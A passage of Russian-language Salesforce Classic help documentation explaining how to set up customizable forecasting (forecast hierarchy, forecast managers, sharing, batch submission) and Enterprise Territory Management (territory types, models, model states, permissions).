Если для роли или территории добавляется несколько пользователей, рекомендуем назначить только одного из них в качестве менеджера прогнозов для такой роли или территории. См. раздел «Назначение менеджеров прогнозов в иерархии прогнозов».

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Включение функции управления территориями

Предоставление общего доступа к прогнозам вручную

Назначение менеджеров прогнозов в иерархии прогнозов

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

После включения поддержки настраиваемого прогнозирования пользователи могут быть назначены менеджерами прогнозов для каждой роли в иерархии прогнозов. Пользователю, назначенному менеджером прогнозов, предоставляется доступ ко всем прогнозам нижестоящих пользователей в иерархии прогнозов. Например, руководителю и его помощнику назначена одна роль, но сводка по прогнозам всех подчиненных доступна руководителю, поэтому именно он является менеджером прогнозов в иерархии прогнозов. Отправка прогнозов доступна руководителю и его помощнику, но просмотр сводки по прогнозам других пользователей доступен только руководителю.

Роль, которой не назначен менеджер прогнозов в иерархии прогнозов, и все ее подчиненные роли не участвуют в прогнозах.

Строка «Не выполнять прогнозирование», отображаемая напротив роли или территории в иерархии прогнозов, обозначает, что данной роли или территории не назначен менеджер прогнозов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- Настройка приложения

1. В разделе «Настройка» введите *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.
2. Чтобы назначить пользователя менеджером прогнозов, щелкните **«Назначить менеджера»** или **«Редактировать менеджера»** напротив нужной роли.

   Роли без подчиненных ролей не могут иметь менеджеров прогнозов, кроме случаев использования функции управления территориями, поддерживающей менеджеров прогнозов на всех уровнях.
3. Выберите пользователя, который должен быть назначен менеджером прогнозов для выбранной роли. В случае отсутствия доступных пользователей, включите соответствующего пользователя (см. раздел «Включение функции настраиваемого прогнозирования для пользователей»).
4. Если организация поддерживает общий доступ к прогнозам, выберите параметры общего доступа.
   - Чтобы ограничить общий доступ к прогнозам только администраторами, установите флажок «Требовать помощь администратора для общего доступа к прогнозам». Данный параметр выбран по умолчанию.

- Чтобы разрешить администратору или менеджеру прогнозов предоставлять общий доступ к данному представлению, установите флажок «Менеджеры прогнозов могут предоставлять общий доступ к собственным представлениям прогнозов».

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования
Настройка иерархии прогнозов
Предоставление общего доступа к прогнозам вручную

Включение функции настраиваемого прогнозирования

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Включение функции настраиваемого прогнозирования позволяет пользователям прогнозов просматривать и отправлять настраиваемые прогнозы на вкладке «Прогнозы» на основе параметров настраиваемых прогнозов. Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

1. Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Иерархия прогнозов»**.
2. Щекните **«Включить настраиваемое прогнозирование»**. Если данный параметр недоступен, то функция настраиваемого прогнозирования уже включена. Ниже перечислены полномочия пользователя, доступные после включения функции настраиваемого прогнозирования.

Полномочие	Описание
Переопределение прогнозов	Данное полномочие позволяет переопределять собственные прогнозы и прогнозы подчиненных пользователей в иерархии прогнозов. Данное полномочие назначается всем стандартным профилям, кроме профиля «Только для чтения».
Редактирование личного плана продаж	Данное полномочие позволяет изменять собственные планы продаж. Данное полномочие назначается всем стандартным профилям, кроме профиля «Только для чтения». Полномочие «Управление пользователями» позволяет всегда редактировать любые планы продаж. Пользователи могут всегда

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения настраиваемых прогнозов:
- Настройка приложения

Полномочие	Описание
	редактировать планы продаж подчиненных пользователей.
Просмотр всех прогнозов	Данное полномочие позволяет просматривать любые прогнозы, независимо от положения пользователя в иерархии прогнозов. Данное полномочие назначается профилю «Системный администратор».

3. Выберите соответствующие макеты страниц возможностей, которые должны содержать новый связанный список «Прогнозы возможности». Чтобы добавить данный связанный список в макеты страниц, настроенные пользователями, выберите параметр «Добавить . . .».
4. Нажмите кнопку **«Сохранить»**.
5. При необходимости включите или отключите данные полномочия.

Прим.: Если организация использует настраиваемые прогнозы, то прогнозы зависят от способа соотнесения значений раскрывающегося списка «Этап возможности» с категориями прогноза.

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Включение функции управления территориями

Предоставление общего доступа к прогнозам вручную

Предоставление общего доступа к прогнозам вручную

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Администратор создает иерархию прогнозов организации, определяющую пользователей, которые могут просматривать данные прогноза. Администратор может вручную расширить полномочия общего доступа к данным прогнозов, тогда как пользователи могут вручную расширять полномочия общего доступа к данным собственных прогнозов. Общий доступ к прогнозам, предоставляемый вручную, позволяет только расширять уровень доступа к данным прогнозов; текущий уровень доступа пользователей не может быть ограничен. Общий доступ к прогнозу может быть предоставлен вручную только при наличии полномочия администратора или менеджера прогнозов.

Чтобы просмотреть пользователей, которые могут просматривать прогноз или предоставлять доступ к данным прогноза, выполните одно из указанных ниже действий.

- Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия прогнозов»**, затем щелкните **«Общий доступ»** около нужного представления.
- Чтобы предоставить доступ к данным собственного прогноза, нажмите кнопку **«Общий доступ»** на начальной странице прогнозов.

Список «Общий доступ пользователя и группы» содержит всех пользователей, имеющих доступ к данным прогноза. Кроме того, данный список определяет текущий уровень доступа пользователей, возможность отправки прогноза и причину предоставления доступа. Ниже перечислены возможные причины предоставления доступа к данным прогноза.

Причина	Описание
Администратор	Пользователь является администратором или обладает полномочием «Изменение всех данных».
Делегированный менеджер прогнозов	Доступ к данным прогноза предоставляется пользователю посредством кнопки **«Общий доступ»** в прогнозе.
Менеджер прогнозов	Пользователь является менеджером прогнозов в иерархии прогнозов.
Ответственный	Ответственный может всегда просматривать данные собственного прогноза.
Полномочие «Просмотр всех прогнозов»	Пользователь обладает полномочием «Просмотр всех прогнозов».

Ниже перечислены действия, доступные на странице «Сведения об общем доступе к прогнозу».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям или группам доступ к данным прогноза, нажмите кнопку **«Добавить»**.

  Прим.: Общий доступ, предоставляемый вручную, распространяется на данные возможности, являющиеся частью прогноза. При наличии полномочия на переопределение данных прогноза пользователю предоставляется полномочие на переопределение данных прогноза возможности.

- Чтобы просмотреть всех пользователей, имеющих доступ к данным прогноза, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

СМ. ТАКЖЕ:

Определение параметров настраиваемых прогнозов

Настройка функции настраиваемого прогнозирования

Отправка настраиваемых прогнозов пакетами

Отправка прогнозов инициирует создание снимка данных прогноза и предоставление доступа к данным в журнале прогноза и отчетах. Чтобы сэкономить время, отправляйте несколько прогнозов в один прием.

Прим.: Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы отправить несколько прогнозов, выполните указанные ниже действия.

1. В разделе "Настройка" введите *«Пакетная отправка»* в поле «Быстрый поиск», затем выберите **«Пакетная отправка прогнозов»**.
2. Выберите соответствующий период прогноза.
3. Чтобы добавить пользователей в список «Пользователи, выбранные для пакетной отправки», выберите нужных пользователей и нажмите кнопку **«Добавить»**. Чтобы выбрать несколько пользователей, воспользуйтесь комбинацией **CTRL**+щелчок.
4. Нажмите кнопку **«Отправить»**.
5. Нажмите кнопку **«OK»**.

Пользователи также могут отправлять прогнозы по отдельности, нажимая кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетной отправки прогнозов:

- Изменение всех данных

СМ. ТАКЖЕ:

Настройка функции настраиваемого прогнозирования

Настройка территорий

Управление территориями предприятия

Функция управления территориями предприятия позволяет моделировать территории продаж как логическую, но гибкую структуру, которая связывает торговых представителей с обслуживаемыми организациями.

Прим.: Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

Исходная функция управления территориями Salesforce позволяет предоставлять пользователям доступ к организациям на основе таких критериев, как почтовый индекс, отрасль, доход или важное настраиваемое поле. Функция управления территориями предприятия дополняет исходную функцию типами территории, моделями территории и состояниями модели территории. Данные компоненты поддерживают создание и предварительный просмотр разных стратегий и структур территорий перед активацией и внедрением наиболее оптимального варианта. Кроме того, функция управления территориями предприятия поддерживает более удобные назначения между территориями, организациями и возможностями. При необходимости настраиваемые отчеты позволяют структурировать модель территории для

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

оптимального покрытия, оценивать эффективность территории и изменять текущую модель. По мере разработки и создания модели территории Chatter может использоваться рабочей группой для совместной работы.

Полные инструкции по внедрению данной функции см. в *Руководстве по внедрению функции управления территориями предприятия*.

Понятия функции управления территориями предприятия

Данный раздел описывает функции и связанные понятия, встречающиеся при использовании функции управления территориями предприятия. Понимание данных понятий позволяет повысить эффективность моделирования территорий.

Управление территориями продаж организации Salesforce

Система позволяет использовать функцию управления территориями предприятия для управления и поддержки территорий продаж организации. Создайте типы территории, разработайте модель, а затем добавьте и протестируйте правила назначения организаций. Активируйте готовую модель, а затем назначьте пользователей и организации. Разверните модель и выполните отчеты для оценки ее влияния и внесения необходимых изменений.

Создание типов настраиваемых отчетов для отчетов функции управления территориями предприятия

Организации, использующие функцию управления территориями предприятия, могут выполнять отчеты, позволяющие просматривать назначения организаций, назначения пользователей и т. д. Система позволяет настраивать типы настраиваемых отчетов, позволяющие менеджерам по продажам и другим пользователям создавать нужные отчеты.

Составление отчетов по организациям, назначенным территориям

Система позволяет управлять назначениями организаций путем составления отчетов по организациям, назначенным территориям. Отчеты позволяют просматривать территории и принадлежащие им организации.

Составление отчетов по территориям без назначенных организаций

Система позволяет управлять назначениями организаций путем составления отчетов по территориям моделей, которые не имеют назначенных организаций.

Составление отчетов по пользователям, не назначенным территориям

Система позволяет управлять назначениями пользователей путем составления отчетов по пользователям, не назначенным территориям.

Составление отчетов по территориям с назначенными пользователями

Система позволяет управлять назначениями пользователей путем определения территорий моделей, имеющих назначенных пользователей. Отчеты позволяют просматривать территории и назначенных им пользователей.

Составление отчетов по суммируемым полям организаций по территории

Система позволяет оценивать размер территории путем составления отчетов по суммируемым сведениям об организациях (например, годовой доход или количество сотрудников).

Архивирование модели территории

Архивирование инициирует деактивацию модели территории в организации. Тем не менее, модель сохраняется в списке моделей территории, который позволяет просматривать связанные правила назначения и итоговые назначения организации, созданные данными правилами. Архивированию подлежат только модели в состоянии «Активно». Архивированной модели не может быть назначено состояние «Активно» или «Планирование».

Удаление модели территории

Система позволяет удалять неиспользуемые модели территории. Активная территория не может быть удалена: модель должна находиться в состоянии «Планирование» или «Архивировано».

Просмотр и управление правилами назначения на уровне модели территории

Система позволяет просматривать и управлять правилами назначения организации на высоком уровне. Чтобы создать, изменить или просмотреть правила для территорий модели, воспользуйтесь записью модели территории. Чтобы просмотреть критерии правила или открыть запись правила для поиска назначенных территорий (при их наличии), воспользуйтесь списком правил на уровне модели.

Активация правил назначения и их применение к дочерним территориям

Возможность применения правила назначения к дочерним территориям доступна только на уровне территории. Правила назначения не могут применяться к потомкам на уровне модели территории. Таким образом, правило может применяться к дочерним территориям только при открытии записи правила из отдельной территории.

Выключение функции управления территориями предприятия

Чтобы воспользоваться другими средствами предоставления общего доступа к записям, выключите функцию управления территориями предприятия.

СМ. ТАКЖЕ:

Руководство по внедрению функции управления территориями предприятия

Понятия функции управления территориями предприятия

Данный раздел описывает функции и связанные понятия, встречающиеся при использовании функции управления территориями предприятия. Понимание данных понятий позволяет повысить эффективность моделирования территорий.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Тип территории

Типы территории позволяют систематизировать территории по ключевым характеристикам, важным для компании. Каждая созданная территория должна иметь тип территории. Типы территории используются *только* для систематизации и создания территорий: они не отображаются иерархиями моделей территории.

Приоритет типа территории

Сведения о приоритете типа территории позволяют выбирать соответствующий тип территории для создаваемых или редактируемых территорий. Ввиду отсутствия предопределенных приоритетов, рекомендуем создать собственную схему приоритетов. Например, приоритет *«001»* может указывает на самый высокий или самый низкий приоритет типа территории. Убедитесь, что схема поддерживает возможность масштабирования по мере добавления других типов территорий.

Территория

Территории позволяют группировать организации и пользователей Salesforce, работающих с данными организациями. Территории создаются на основе типов территории.

Модель территории

Модель территории соответствует полной системе управления территориями, заданной для организации. Моделирование поддерживает создание и предварительный просмотр разных структур территорий, а также различных назначений организаций и пользователей, перед активацией наиболее оптимальной модели.

Иерархия территорий

Иерархия территорий отображает структуру территорий модели и является ее основной точкой взаимодействия. Иерархия позволяет создавать, редактировать и удалять территории, выполнять правила назначения для территорий и просматривать страницы сведений о территориях. Кроме того, иерархия позволяет назначать территории возможностям, выполнять правила назначения на уровне модели и активировать или архивировать модель.

Состояние модели территории

Состояние модели территории определяет текущий статус территории. Одновременно организация может использовать только одну модель территории в состоянии «Активно», но пользователи могут создавать и поддерживать разные модели в состоянии «Планирование» или «Архивировано».

Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?

При внедрении функции управления территориями предприятия просмотрите последствия назначения полномочий для администрирования и предоставления доступа к записям и данным.

Тип территории

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Типы территории позволяют систематизировать территории по ключевым характеристикам, важным для компании. Каждая созданная территория должна иметь тип территории. Типы территории используются *только* для систематизации и создания территорий: они не отображаются иерархиями моделей территории.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Например, пользователь может создать тип территории по имени *«Названные организации Компании»* и использовать данный тип для создания территорий, содержащих названные организации. Или пользователь может создать тип территории по имени *«География России»* и использовать данный тип для создания территорий на основе областей или регионов.

При создании типа территории убедитесь, что метка и описание точно определяют территории, принадлежащие данному типу.

Приоритет типа территории

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Сведения о приоритете типа территории позволяют выбирать соответствующий тип территории для создаваемых или редактируемых территорий. Ввиду отсутствия предопределенных приоритетов, рекомендуем создать собственную схему приоритетов. Например, приоритет *«001»* может указывает на самый высокий или самый низкий приоритет типа территории. Убедитесь, что схема поддерживает возможность масштабирования по мере добавления других типов территорий.

При создании территории выберите тип территории из поля поиска «Тип территории». Поле поиска позволяет просматривать назначенный приоритет типа территории.

Пример: Организация использует приоритет типа территории для отображения годовой стратегии продаж. Организация ожидает больше возможностей от региона «Восток», чем от региона «Запад», поэтому назначает приоритет *«001»* типу территории «Восток», а приоритет *«005»* типу территории «Запад». Данные назначения позволяют выбирать правильный тип территории при создании записей

территорий. Обнаружив непредвиденный рост количества возможностей в регионе «Север» по истечении полугода, организация может создать тип территории «Север» и назначить ему приоритет *«003»* для отображения изменений в стратегии продаж.

Территория

Территории позволяют группировать организации и пользователей Salesforce, работающих с данными организациями. Территории создаются на основе типов территории.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Запись территории содержит назначенных пользователей, назначенные вручную организации и правила автоматического назначения организаций. Территория может иметь родительскую территорию и дочерние территории. В зависимости от заданных параметров назначения, организация может быть назначена нескольким территориям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Модель территории

Модель территории соответствует полной системе управления территориями, заданной для организации. Моделирование поддерживает создание и предварительный просмотр разных структур территорий, а также различных назначений организаций и пользователей, перед активацией наиболее оптимальной модели.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Каждой модели территории соответствует графическая иерархия. Иерархия отображает структуру территорий модели (включая родительские и дочерние территории) и позволяет создавать, редактировать и удалять территории, а также просматривать соответствующие страницы сведений. Одновременно организация может создавать и изменять не более четырех разных моделей, но активировать только одну модель. Активация модели инициирует применение заданных назначений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Иерархия территорий


Иерархия территорий отображает структуру территорий модели и является ее основной точкой взаимодействия. Иерархия позволяет создавать, редактировать и удалять территории, выполнять правила назначения для территорий и просматривать страницы сведений о территориях. Кроме того, иерархия позволяет назначать территории возможностям, выполнять правила назначения на уровне модели и активировать или архивировать модель.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.



Имя и состояние модели территории отображаются в верхнем узле иерархии (1). Родительские и дочерние территории располагаются под именем модели (2). Создайте или отредактируйте дочерние территории, либо выполните соответствующие правила назначения (3). Выполните фильтр, назначающий территории возможностям (4). Выполните правила назначения для всех территорий модели (5). Наведите указатель мыши для просмотра времени последнего выполнения правил (6). Назначьте модели состояние *«Активно»* или *«Архивировано»* (7). Выберите отсортированное списковое представление или древовидное представление (8).

Состояние модели территории

Состояние модели территории определяет текущий статус территории. Одновременно организация может использовать только одну модель территории в состоянии «Активно», но пользователи могут создавать и поддерживать разные модели в состоянии «Планирование» или «Архивировано».

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Одни состояния соответствуют жизненному циклу модели территории, тогда как другие состояния обозначают ошибки обработки, возникающие при изменении состояний.

Состояние жизненного цикла	Определение
Вопросы	Стандартное состояние, назначаемое каждой новой модели территории. Состояние «Планирование» поддерживает предварительный просмотр иерархии территорий модели перед ее развертыванием. Пользователям не предоставляется доступ, связанный с территориями, к организациям, которые

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Состояние жизненного цикла	Определение
	принадлежат моделям в состоянии «Планирование».
Активно	Состояние модели территории после ее активации и полного завершения обработки. Одновременно организация Salesforce может использовать только *одну* активную модель. Состояние «Активно» поддерживает просмотр сведений о модели, включая иерархии и территории, а также все назначенные организации и всех назначенных пользователей. Пользователи, назначенные территориям внутри активной модели, могут просматривать и изменять организации, назначенные им внутри данной модели.
Добавлено в архив	Состояние модели территории после ее архивирования и полного завершения обработки. Архивная модель не позволяет пользователям просматривать организации, но позволяет администраторам просматривать иерархию и назначения, заданные при активном состоянии модели. Архивированию подлежат только *активные* модели; архивные модели не могут быть активированы повторно. При архивировании модели территории или удалении территории для активной модели поле «Территория» обновляется пустым значением для записей возможностей, содержащих данные назначенные территории.

Состояние ошибки	Определение
Ошибка активации	Ошибка, возникшая во время активации. Проверьте эл. почту на наличие дополнительной информации от системы Salesforce.
Ошибка архивирования	Ошибка, возникшая во время активации. Проверьте эл. почту на наличие дополнительной информации от системы Salesforce.

Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?

При внедрении функции управления территориями предприятия просмотрите последствия назначения полномочий для администрирования и предоставления доступа к записям и данным.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Убедитесь, что полномочия предоставляют пользователям соответствующий уровень доступа. Например, чтобы предоставить сотрудникам отдела продаж и выбранным менеджерам по продажам возможность управления территориями, назначьте им полномочие «Управление территориями». Кроме того, сотрудникам, которым должно быть доступно создание правил назначения организаций, также должно быть назначено полномочие «Просмотреть все» для организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Задача	Необходимые полномочия, роли или ответственность:
• Создание моделей территории и всех связанных записей (например, типы территории) • Просмотр и управление моделями территории во всех состояниях: «Планирование», «Активно» и «Архивировано» • Активация, архивирование, удаление или клонирование моделей территории • Просмотр сведений о территории в записях организаций, назначенных территории, для территорий, принадлежащих моделям во *всех* состояниях («Планирование», «Активно» и «Архивировано»)	«Управление территориями»
• Создание или редактирование правил назначения организации	«Управление территориями» И «Просмотреть все» для организаций Прим.: Поля, доступные правилам назначения организаций, определяются соответствующими параметрами безопасности (при их наличии). Например, пользователь, имеющий соответствующие полномочия для создания правил назначения организаций, но использующий профиль, который запрещает просматривать поле

Задача	Необходимые полномочия, роли или ответственность:
	«Годовой доход» объекта «Организация», не может создавать правила назначения организаций, содержащие данное поле.
• Просмотр меню «Настройка» системы Salesforce, включая параметры территорий • Просмотр модели территории в состоянии «Активно», включая связанные записи (например, типы территории и правила назначения) и другие элементы (например, иерархия территорий) • Просмотр имен всех записей организаций, назначенных территориям в модели территории «Активно» • Просмотр сведений о территории в записях организаций, назначенных территории, для территорий, принадлежащих моделям только в состоянии «Активно»	Просмотр настройки и конфигурации Прим.: Профиль «Стандартный пользователь» поддерживает полномочие «Просмотр настройки и конфигурации» по умолчанию.
Просмотр данных для моделей в состояниях «Планирование» и «Архивировано» в отчетах, содержащих территории, назначенные записи или правила	«Управление территориями»
Назначение территорий вручную возможностям	Общий доступ для организации возможности. Пользователи, имеющие общий доступ к организации, могут назначать возможности любую активную территорию. В противном случае, пользователи могут назначать только территорию, назначенную организации возможности. Прим.: При назначении территории вручную система Salesforce отображает возможности, назначенные организации территории, но только пользователи, имеющие общий доступ, могут находить и назначать любую территорию в активной модели территории. Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

Управление территориями продаж организации Salesforce

Система позволяет использовать функцию управления территориями предприятия для управления и поддержки территорий продаж организации. Создайте типы территории, разработайте модель, а затем добавьте и протестируйте правила назначения организаций. Активируйте готовую модель, а затем назначьте пользователей и организации. Разверните модель и выполните отчеты для оценки ее влияния и внесения необходимых изменений.

Прим.: Данные сведения относятся только к функции управления территориями предприятия.

Прежде чем начать создание модели территории, составьте план действий. Выберите организационные характеристики (например, отрасль, годовой доход или местоположение) для разделения организаций по логическим сегментам, которые соответствуют направлениям деятельности компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition** и **Performance Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления территориями:

- «Управление территориями»

Включение функции управления территориями предприятия

Функция управления территориями предприятия может быть включена администраторами новых организаций Salesforce, созданных после выпуска Winter'15. Организации, созданные до выпуска Winter'15, должны обратиться в компанию salesforce.com. Функция управления территориями предприятия не может быть включена текущими организациями, использующими функцию настраиваемого прогнозирования.

Определение параметров управления территориями предприятия

Рекомендуем определить и настроить параметры для функции управления территориями предприятия.

Использование Chatter для совместной работы над моделями территорий

Рекомендуем включить функцию отслеживания ленты Chatter для объекта «Модель территории» для совместной работы над процессом создания модели прямо в записях моделей. Рабочая группа может публиковать сообщения, отвечать на комментарии, добавлять файлы и получать уведомления об изменении состояний модели или обновлении ключевых полей.

Создание модели территории

Модель территории систематизирует все элементы плана управления территориями, включая иерархию территорий, назначения организаций и назначения пользователей. Система позволяет сохранять модель в состоянии «Планирование» на время создания иерархии, определять правила назначения для территорий, добавлять пользователей в территории и выполнять правила для просмотра итоговых назначений организаций.

Назначение территорий вручную организации

Запись организации позволяет напрямую назначать территории соответствующей организации. Организациям могут назначаться только территории, которые принадлежат моделям в состоянии «Планирование» или «Активно».

Назначение правил назначения вручную территории

Запись территории позволяет напрямую назначать правила назначения объекта соответствующей территории. Доступные правила извлекаются из модели территории, которой принадлежит выбранная территория.

Назначение территорий вручную возможностям

Запись возможности позволяет назначать и отслеживать территорию, чьи назначенные торговые представители работают над данной возможностью. Назначение территории вручную контролируется общим доступом пользователя к назначенной (родительской) организации возможности. Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

Выполнение фильтра назначения территории возможности

Фильтр назначения территории возможности назначает территории возможностям на основе логики фильтра в классе Apex.

Клонирование модели территории

Клонирование позволяет пользователям создавать копию модели территории, которая может использоваться для тестирования разных характеристик территории. Новая модель содержит территории, правила назначения, пользователей и назначенные вручную организации, поддерживаемые исходной моделью. Клонирование доступно только моделям в состоянии «Планирование», «Активно» или «Архивировано». По завершении клонирования новой модели назначается состояние «Планирование».

Назначение пользователей территориям

Система позволяет назначать пользователей территориям, где должны продаваться продукты и услуги. Пользователи могут назначаться территориям, которые принадлежат моделям в состоянии «Активно» или «Планирование»; назначения, выполненные в состоянии «Планирование», используются только для планирования: они *не* влияют на доступ пользователей к записям.

Идентификация пользователей территории по роли территории

Система позволяет отслеживать функции пользователей внутри территорий путем создания и назначения ролей территории пользователям территории. Пользователям могут назначаться разные роли в разных территориях.

Активация модели территории

Прежде чем активировать модель территории, рекомендуем проверить ее структуру и назначения организации. Помните, что система позволяет сохранять состояния «Планирование» и «Архивировано» для дальнейшего создания и использования модели.

Настройка полномочий и доступа функции управления территориями предприятия для администраторов и пользователей

Важным этапом внедрения функции управления территориями предприятия является предоставление нужным пользователям соответствующего уровня доступа.

Выполнение правил назначения для территории

Система позволяет выполнять правила назначения организации для любой территории, использующей правила и принадлежащей модели территории в состоянии «Планирование» или «Активно». Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территориям.

Определение территорий, к которым применяется правило назначения

При использовании правил для назначения организаций территориям рекомендуем определить территории, к которым применяется отдельное правило.

СМ. ТАКЖЕ:

Понятия функции управления территориями предприятия

Управление территориями предприятия

Включение функции управления территориями предприятия

Функция управления территориями предприятия может быть включена администраторами новых организаций Salesforce, созданных после выпуска Winter'15. Организации, созданные до выпуска Winter'15, должны обратиться в компанию salesforce.com. Функция управления территориями предприятия не может быть включена текущими организациями, использующими функцию настраиваемого прогнозирования.

Прим.: Данные сведения относятся только к функции управления территориями предприятия. Функция управления территориями предприятия и функция «Совместные прогнозы» могут быть одновременно включены и использоваться в организации Salesforce, но в настоящее время не интегрированы для совместной работы.

1. Введите строку *«Территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры»**.
2. Нажмите кнопку **«Включить функцию управления территориями предприятия»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

